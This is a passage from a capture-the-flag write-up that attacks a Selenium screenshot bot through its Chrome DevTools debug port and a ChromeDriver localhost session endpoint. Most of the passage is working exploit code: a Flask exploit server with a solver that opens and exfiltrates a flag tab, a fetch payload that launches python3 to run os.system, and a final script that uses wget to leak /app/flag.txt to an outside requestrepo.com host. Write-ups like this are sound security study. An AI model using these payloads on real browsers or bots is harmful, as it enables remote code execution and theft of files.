final_url = f"{URL}/bot?address={base64.b64encode(f'http://127.0.0.1:{DEBUG_PORT}'.encode()).decode()}&action={urllib.parse.quote(js)}"
print(final_url)
webbrowser.open(final_url)
After a while:

We can then access the url ourselves and win the flag!

What’s the image for?

Chara’s proposed solution also involves finding the chrome port. The difference is that she runs PUT on /json/new?file:///app/flag.txt. This will open a new tab with the flag which will get screenshot-ed by the bot and we get the flag
Note that this tab has to be opened on the same browser instance as the chrome debug port that we found, otherwise it would still open file:///app/flag.txt but on a different instance
Although it requires a lot of luck to find the chrome debug port in wait = WebDriverWait(driver, 10) seconds, it’s totally possible. For my sanity though, I will assume that the debug port in this solution is 46969
Here’s the plan:
- Bot visit our exploit page, then it will find open ports and then redirect to the chrome debug port (We can also saves this port inside a cookie for future use)
- JS action will call a
/json/newon/app/flag.txtcausing it to open in a new tab, we will also take node of whichtab_idcontains the flag via the/jsonroute - Bot visit our url again, we use
/json/activate/{tab_id}to switch to the flag tab - Bot screenshots the flag
Full exploit:
import sys
import requests
import base64
import urllib.parse
import threading
import time
import logging
from flask import Flask, request, make_response

# --- SERVER CONFIGURATION ---
EXPLOIT_SERVER_PORT = 8000
app = Flask(__name__)
log = logging.getLogger('werkzeug')
log.setLevel(logging.ERROR)

# --- STATE & SYNCHRONIZATION ---
FLAG_TAB_ID = None
ID_IS_SET_EVENT = threading.Event()
SERVER_LOCK = threading.Lock()

# --- EXPLOIT SERVER CODE ---

@app.route('/')
def main_payload():
    """Handles the bot's two distinct visits using cookies and synchronization."""

    # STAGE 2: Bot's second visit. Identified by the cookie.
    if 'stage' in request.cookies and request.cookies.get('stage') == '2':
        print("[Exploit Server] Stage 2: Second visit detected. Waiting for Tab ID...")
        if not ID_IS_SET_EVENT.wait(timeout=15):
             print("[Exploit Server] FAILED: Timed out waiting for Flag Tab ID.")
             return "Error: Did not receive tab ID in time.", 500

        with SERVER_LOCK:
            print(f"[Exploit Server] SUCCESS: ID '{FLAG_TAB_ID}' is set. Serving final activation payload with delay.")

            # --- THIS IS THE MODIFIED PART ---
            html = f"""
            <html><head><title>loaded</title></head><body>
                <script>
                    // Wait for 500ms before activating the tab to prevent race conditions.
                    setTimeout(function() {{
                        window.location.href = 'http://127.0.0.1:46969/json/activate/{FLAG_TAB_ID}';
                    }}, 500);
                </script>
            </body></html>
            """
            # ----------------------------------
            return html

    # STAGE 1: Bot's first visit. No cookie.
    else:
        print("[Exploit Server] Stage 1: First visit. Redirecting bot to CDP origin.")
        resp = make_response("""
            <html><head><title>loaded</title></head><body>
                <script>window.location.href = 'http://127.0.0.1:46969';</script>
            </body></html>
        """)
        resp.set_cookie('stage', '2')
        return resp

@app.route('/set_id')
def set_id():
    """Endpoint for the 'action' JS to send the discovered tab ID."""
    global FLAG_TAB_ID
    tab_id = request.args.get('id')
    if tab_id:
        with SERVER_LOCK:
            FLAG_TAB_ID = tab_id
            print(f"[Exploit Server] Received Flag Tab ID: {FLAG_TAB_ID}")
            ID_IS_SET_EVENT.set()
        return "OK", 200
    return "ID missing", 400

# --- SOLVER CODE ---

def solve(challenge_url, exploit_server_url):
    """Starts the server, crafts the payload, and triggers the bot."""
    server_thread = threading.Thread(target=lambda: app.run(host='0.0.0.0', port=EXPLOIT_SERVER_PORT), daemon=True)
    server_thread.start()
    time.sleep(1)
    print(f"[Solver] Exploit server running in background on port {EXPLOIT_SERVER_PORT}.")

    if not exploit_server_url.startswith(('http://', 'https://')):
        exploit_server_url = 'http://' + exploit_server_url
    print(f"[Solver] Using public exploit URL: {exploit_server_url}")

    js_action = f"""
    (async () => {{
        try {{
            await fetch('/json/new?file:///app/flag.txt', {{ method: 'PUT' }});
            const tabs = await (await fetch('/json')).json();
            const flagTab = tabs.find(tab => tab.url === 'file:///app/flag.txt');
            if (flagTab) {{
                await fetch(`{exploit_server_url}/set_id?id=${{flagTab.id}}`);
            }}
        }} catch (e) {{ /* fail silently */ }}
    }})();
    """

    encoded_address = base64.b64encode(exploit_server_url.encode()).decode()
    encoded_action = urllib.parse.quote(js_action)
    final_url = f"{challenge_url}/bot?address={encoded_address}&action={encoded_action}"

    print(f"[Solver] Sending payload to bot...")
    try:
        response = requests.get(final_url, timeout=25)
        if response.status_code == 200 and 'image/png' in response.headers.get('Content-Type', ''):
            with open('flag.png', 'wb') as f:
                f.write(response.content)
            print("\n[SUCCESS] Exploit complete. Screenshot saved to 'flag.png'.")
        else:
            print(f"\n[FAILED] The server returned an error.")
            print(f"Status: {response.status_code}\nBody: {response.text}")
    except requests.exceptions.RequestException as e:
        print(f"\n[FAILED] An error occurred while contacting the bot: {e}")

if __name__ == '__main__':
    if len(sys.argv) != 3:
        print(f"Usage: python {sys.argv[0]} <challenge_url> <your_ngrok_tcp_url>")
        print(f"Example: python {sys.argv[0]} http://localhost:7382 http://0.tcp.ap.ngrok.io:11704")
        sys.exit(1)

    solve(sys.argv[1], sys.argv[2])
Here’s the bot’s browser after the exploit:

However, this code below made it impossible for the driver to take a screenshot of the flag because driver.get will literally jump back into the last url in driver.get(url) before taking a screenshot
driver.get(url)
driver.save_screenshot('screenshot.png')
See the blue border of the url? That’s selenium jumping back into that tab to screenshot it!

In addition, even if you pulled a screenshot of the flag, 100x100 is not enough to read the full flag content
Getting RCE
Fortunately chara has something else up her sleeves: https://issues.chromium.org/issues/40052697
If you run chromedriver like this:
❯ chromedriver
Starting ChromeDriver 131.0.6778.204 (52183f9e99a61056f9b78535f53d256f1516f2a0-refs/branch-heads/6778_155@{#7}) on port 0
Only local connections are allowed.
Please see https://chromedriver.chromium.org/security-considerations for suggestions on keeping ChromeDriver safe.
ChromeDriver was started successfully on port 46221.

You can literally get RCE if your origin is localhost:
fetch("http://localhost:46221/session", {
    method: "POST",
    mode: 'no-cors',
    headers: {
        'Content-Type': 'text/plain'
    },
    body: JSON.stringify({
        "capabilities": {
            "alwaysMatch": {
                "goog:chromeOptions": {
                    "binary": "/usr/bin/python3",
                    "args": ["-cimport os;os.system('id>/tmp/pwned')"]
                }
            }
        }
    }),
});
So how do you know which port is chromedriver’s?
Remember when I had to figure out which port is the chrome debugging port out of 3 ports? One of them is actually chromedriver’s session port!
Let’s find the ports using the script above: /posts/smiley-2025/#finding-chrome-ports

Exploit script:
import urllib.parse, base64, webbrowser

URL = "http://localhost:7382"

js = """
await fetch("http://localhost:47435/session", {
    method: "POST",
    mode: 'no-cors',
    headers: {
        'Content-Type': 'text/plain'
    },
    body: JSON.stringify({
        "capabilities": {
            "alwaysMatch": {
                "goog:chromeOptions": {
                    "binary": "/usr/bin/python3",
                    "args": ["-cimport os;os.system('wget http://l7so0kr8.requestrepo.com/`cat /app/flag.txt`')"]
                }
            }
        }
    }),
});
"""

final_url = f"{URL}/bot?address={base64.b64encode(URL.encode()).decode()}&action={urllib.parse.quote(js)}"
print(final_url)
webbrowser.open(final_url)
Within seconds, wget leaked the flag to us:

If you’ve made it this far, consider giving me a heart on twitter! https://x.com/rewhiles/status/1935443400721146258